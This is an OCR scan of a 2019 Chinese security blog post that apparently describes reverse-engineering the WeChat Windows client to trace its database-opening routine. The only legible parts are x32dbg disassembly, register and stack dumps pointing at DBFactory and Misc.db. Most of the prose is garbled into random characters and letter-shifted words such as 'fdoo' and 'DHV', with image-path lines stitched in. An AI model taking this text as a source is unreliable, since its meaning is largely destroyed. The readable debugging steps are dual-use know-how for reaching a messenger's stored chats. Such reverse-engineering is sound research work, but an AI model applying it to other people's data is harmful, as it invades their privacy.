
耻 规 罗 角 {po fdoo

践 矿 规 谅 迎Ⓟ fdoo矿

fdoo矿 规 矿间 Ⓑ 挺

矿 露 迎 LG矿绑雅 矿 (f)

见 Ⓑ fdoo


搜索
创建群聊
文件传输助手
D2O
TonyChen
测试群
分别转发给：
已选择1个聊天
TonyChen
发送
信安之路

SF 迎 神缩 ⓮ 购 警

原创 鬼手 56 信安之路 2019-08-08

谅 警

迎 起 vtdwh6 矿 警

F=_Xvhuv_[[[_Grfxphqwv_ZhFkdvIldhv_ 迎 _Pvj 罗

绑矿

警 DHV ⑨ 矿DHV 65

谅矿 绝 警限 练罗 矿 角 Ⓑ 罗 DHV

矿 警 败摄

谅

迎　　补　　警罪　　⑨　Ⓑ

罪矿　　角　　Ⓑ职Ⓡ　　摄　耻　　迎

警职Ⓡ　　间　　警矿　规 Fuhdwhl ldn　罗 DSL

角　⑼阻　摄

DSL　绑职　　耻　　离　规　　DHV

翻 65 谅　罗　　矿65 脑　　陆　Ⓓ　53矿　Ⓘ

53　罗　　真

矿　　fdoo 罪　　缩罗　　矿练罗

DHV　　矿　　练罗　　警　　摄

练　　雅　罪　　警　　矿　　绑


摄　　脑　　摄

(f)

FuhdwhldnZ

迎矿　　结　　参　　矿　　RG　　⑨　　迎矿


FuhdwhlldhZ 挺　绑　　矿绑　　职　　经




FuhdwhlldnZ 罪 练罗 llcnQdph 翻 {{{1ge 矿


角 迎 罗 警 逃 绑矿 补

绑 摄练 Ⓑ



齐 般 罗 矿 远 练绑






Vwur qj RG RG 矿 罗

翻 颈 摄

FuhdwhlchZ 绑 矿 l< 矿

FuhdwhlchZ 罗 DSL 角 结



FuhdwhlchZ 绑 矿 耻 耻 离 结


练 绑 矿 脑 Ⓑ 摄

(f) 练绑 题矿 罗 逃 迎 艺练罗 (t)


矿调 (t) 矿 角 规

Ⓑ院艺 (t) 院 挺 摄 迎(t)

职 绑 摄




Ⓑ 罗



罗挺 词阻般绍罗 矿 绍罗 蚁耻计 摄调

罗 fdꝏ 绑 矿购评 练罗 署



地址	HEX 数据	反汇编	注释
619D8885	56	push esi	
619D8886	0F1100	movups dqword ptr ds:[eax],xmm0	
619D8889	E8 C2063600	call WeChatWi.61D38F50	
619D888E	83EC 0C	sub esp,0xC	
619D8891	8BCC	mov ecx,esp	
619D8893	56	push esi	
619D8894	C601 02	mov byte ptr ds:[ecx],0x2	
619D8897	8941 08	mov dword ptr ds:[ecx+0x8],eax	
619D889A	E8 71083600	call WeChatWi.61D39110	
619D889F	83EC 0C	sub esp,0xC	
619D88A2	8BCC	mov ecx,esp	
619D88A4	50	push eax	
619D88A5	E8 4602C2FF	call WeChatWi.615F8AF0	
619D88AA	68 74814D62	push WeChatWi.624D8174	ASCII "open db fail=%d ,error=%s"
619D88AF	68 D8814D62	push WeChatWi.624D81D8	ASCII "DBFactory"
619D88B4	68 90814D62	push WeChatWi.624D8190	ASCII "DBFactory::openDBbyName"
619D88B9	68 A5000000	push 0xA5	
619D88BE	BA FC814D62	mov edx,WeChatWi.624D81FC	ASCII "03_service\storage\DBFactory.cpp"
619D88C3	B9 04000000	mov ecx,0x4	
619D88C8	E8 83170500	call WeChatWi.61A2A050	
619D88CD	56	push esi	
619D88CE	E8 3D083600	call WeChatWi.61D39110	

罗挺　　败　　矿练

评　　迎　面　练罗挺　矿　　逃评　　练罗

练罗 fss　　练　齐　般矿规轴　　谅Ⓑ　　摄

露　经　评　　练罗 m矿　　罗

```
619D8853   8B75 EC          mov esi,dword ptr ss:[ebp-0x14]
619D8856   83C4 08          add esp,0x8
619D8859   85C0             test eax,eax
619D885B   0F84 8A000000    je WeChatWi.619D88EB
619D8861   0F1005 80334462  movups xmm0,dqword ptr ds:[0x624433
619D8868   83EC 10          sub esp,0x10
619D886B   8BC4             mov eax,esp
619D886D   83EC 10          sub esp,0x10
619D8870   0F1100           movups dqword ptr ds:[eax],xmm0
619D8873   8BC4             mov eax,esp
619D8875   83EC 10          sub esp,0x10
619D8878   0F1100           movups dqword ptr ds:[eax],xmm0
619D887B   8BC4             mov eax,esp
619D887D   83EC 10          sub esp,0x10
619D8880   0F1100           movups dqword ptr ds:[eax],xmm0
619D8883   8BC4             mov eax,esp
619D8885   56               push esi
619D8886   0F1100           movups dqword ptr ds:[eax],xmm0
619D8889   E8 C2063600      call WeChatWi.61D38F50
619D888E   83EC 0C          sub esp,0xC
619D8891   8BCC             mov ecx,esp
619D8893   56               push esi
619D8894   C601 02          mov byte ptr ds:[ecx],0x2
619D8897   8941 08          mov dword ptr ds:[ecx+0x8],eax
619D889A   E8 71083600      call WeChatWi.61D39110
619D889F   83EC 0C          sub esp,0xC
619D88A2   8BCC             mov ecx,esp
619D88A4   50               push eax
619D88A5   E8 4602C2FF      call WeChatWi.615F8AF0
619D88AA   68 74814D62      push WeChatWi.624D8174      ASCII "open db fail=%d ,error=%s"
619D88AF   68 D8814D62      push WeChatWi.624D81D8      ASCII "DBFactory"
619D88B4   68 90814D62      push WeChatWi.624D8190      ASCII "DBFactory::openDBbyName"
619D88B9   68 A5000000      push 0xA5
619D88BE   BA FC814D62      mov edx,WeChatWi.624D81FC   ASCII "03_service\storage\DBFactory.cpp"
619D88C3   B9 04000000      mov ecx,0x4
619D88C8   E8 83170500      call WeChatWi.61A2A050
619D88CD   56               push esi
619D88CE   E8 3D083600      call WeChatWi.61D39110
619D88D3   8B53 0C          mov edx,dword ptr ds:[ebx+0xC]
```


罗　　雅　矿　角　　规　(f)

败　　真

```
文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单 Tools BreakPoint->
暂停
地址       HEX 数据      反汇编                                  注释
619D8849   6A 06         push 0x6
619D884B   8D55 EC       lea edx,dword ptr ss:[ebp-0x14]
619D884E   E8 2D123600   call WeChatWi.61D39A80
619D8853   8B75 EC       mov esi,dword ptr ss:[ebp-0x14]
619D8856   83C4 08       add esp,0x8
619D8859   85C0          test eax,eax
619D885B   0F84 8A000000 je WeChatWi.619D88EB
619D8861   0F1005 80334462 movups xmm0,dqword ptr ds:[0x624433
619D8868   83EC 10       sub esp,0x10
619D886B   8BC4          mov eax,esp
619D886D   83EC 10       sub esp,0x10
619D8870   0F1100        movups dqword ptr ds:[eax],xmm0
619D8873   8BC4          mov eax,esp
619D8875   83EC 10       sub esp,0x10
619D8878   0F1100        movups dqword ptr ds:[eax],xmm0
619D887B   8BC4          mov eax,esp
619D887D   83EC 10       sub esp,0x10
```

翻 迎 警结 练罗矿 规 角结 迎摄

罗挺 绑 矿 ⓑ绑 矿 l< 矿

绑摄 l; 矿


```
619D8985  EB 5B          jmp short WeChatWi.619D89E2
619D8987  8BCF           mov ecx,edi
619D8989  E8 12FDFFFF    call WeChatWi.619D86A0
619D898E  C745 E8 0000000( mov dword ptr ss:[ebp-0x18],0x0
619D8995  C745 EC 0000000( mov dword ptr ss:[ebp-0x14],0x0
619D899C  C645 FC 03     mov byte ptr ss:[ebp-0x4],0x3
```

角 练罗挺 矿 结 角

般矿 绑

```
619D89A0  85C0           test eax,eax
619D89A2  75 16          jnz short WeChatWi.619D89BA
619D89A4  8D45 E8        lea eax,dword ptr ss:[ebp-0x18]
619D89A7  50             push eax
619D89A8  51             push ecx
619D89A9  E8 62B5C2FF    call WeChatWi.61603F10
619D89AE  83C4 04        add esp,0x4
619D89B1  8BC8           mov ecx,eax
619D89B3  E8 681FFCFF    call WeChatWi.6199A920
619D89B8  EB 11          jmp short WeChatWi.619D89CB
619D89BA  83F8 01        cmp eax,0x1
619D89BD  75 17          jnz short WeChatWi.619D89D6
619D89BF  8B4D E4        mov ecx,dword ptr ss:[ebp-0x1C]   WeChatWi.626E86DC
619D89C2  8D45 E8        lea eax,dword ptr ss:[ebp-0x18]
619D89C5  50             push eax
61603F10-WeChatWi.61603F10

EDI 03BBA294
EIP 619D89A9 WeChatWi.619D89
C 0  ES 002B 32位 0(FFFFFFFF)
P 1  CS 0023 32位 0(FFFFFFFF)
A 0  SS 002B 32位 0(FFFFFFFF)
Z 1  DS 002B 32位 0(FFFFFFFF)
S 0  FS 0053 32位 EEA000(FFF)
T 0  GS 002B 32位 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_ALREADY_E)
EFL 00000246 (NO,NB,E,BE,NS,
ST0 empty -??? FFFF 00000000
ST1 empty -??? FFFF 6D632871
ST2 empty -??? FFFF 00000000

地址      数值      注释
00BCEA28  00000000
00BCEA2C  00000000
00BCEA30  00BCEA4C
00BCEA34  00BCEAF0  指向下一个 SEH 记录的指针
00BCEA38  62300B66  SE处理程序
00BCEA3C  00000003
00BCEA40  00BCEA9C
00BCEA44  61A0A8DF  返回到 WeChatWi.61A0A8DF 来自 WeChatWi.619D8720
00BCEA48  00000000

地址      数值      注释
00BCE9F4  0454EEE8  UNICODE "Misc.db"
00BCE9F8  00BCEA28
00BCE9FC  04C8D118
00BCEA00  03BBA294
00BCEA04  03BBA25C
00BCEA08  0454FC28
00BCEA0C  0A12AA68  返回到
00BCEA10  00000040
00BCEA14  00000040
```

色罗挺 练罗迄 阻 矿脑

